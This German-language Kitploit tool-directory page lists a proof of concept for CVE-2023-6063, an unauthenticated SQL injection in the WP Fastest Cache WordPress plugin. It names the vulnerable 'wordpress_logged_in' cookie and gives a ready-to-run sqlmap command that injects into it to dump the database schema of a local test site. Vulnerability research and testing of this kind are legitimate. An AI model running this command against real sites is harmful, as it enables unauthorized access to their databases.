
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
CVE-2023-6063-PoC — CVE-2023-6063 (WP Fastest Cache < 1.2.2 - Unauthentifizierte SQL Injection) | Kitploit
Tools/GitHubGitHub/motikan2010/cve-2023-6063-poc
SchwachstellenanalyseExploitationWebanwendungs-ExploitationInformationsbeschaffungPenetrationstests
GitHubmotikan2010/cve-2023-6063-poc

CVE-2023-6063-PoC

CVE-2023-6063 (WP Fastest Cache < 1.2.2 - Unauthentifizierte SQL Injection)

Repository anzeigen
2934vor 2 JahrenVon Kitploit geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

CVE-2023-6063 PoC

Referenz

  • Nicht authentifizierte SQL-Injection-Schwachstelle in WP Fastest Cache 1.2.2 behoben | WPScan



Plugin-Einstellung

Aktiviere "WP Fastest Cache".

Image 1

PoC

Der Cookie-Parameter "wordpress_logged_in" ist verwundbar.

$ python sqlmap.py --dbms=mysql -u "http://127.0.0.1/wp-login.php" --cookie='wordpress_logged_in=*' --level=2 --schema

Image 2

Tool herunterladen